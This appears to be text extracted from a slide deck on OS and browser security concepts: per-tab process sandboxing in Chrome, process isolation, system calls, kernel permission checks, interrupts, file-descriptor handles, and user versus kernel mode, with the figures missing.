


# Notice in Chrome (then Edge/Firefox/...)


## 1 Navigation Tab = 1 separate Process (sandbox Js interpreter)



# Process Isolation, even for "Same User"




# Process -> do System Calls to execute "Kernel" code fragments




# Kernel Authorization Checks

if (userId has permission on ...) { .. }




# Process register to (or forced get) "Interuption" (Kernel can interrupt Process to execute code)




# Kernel Objects "Handle"

example: File Descriptor "0", "1", ...



# Example of Communication between Process read(fd , buffer) - write(fd, buffer)




# User Mode (Ring 3) / Kernel Mode (Ring 0)

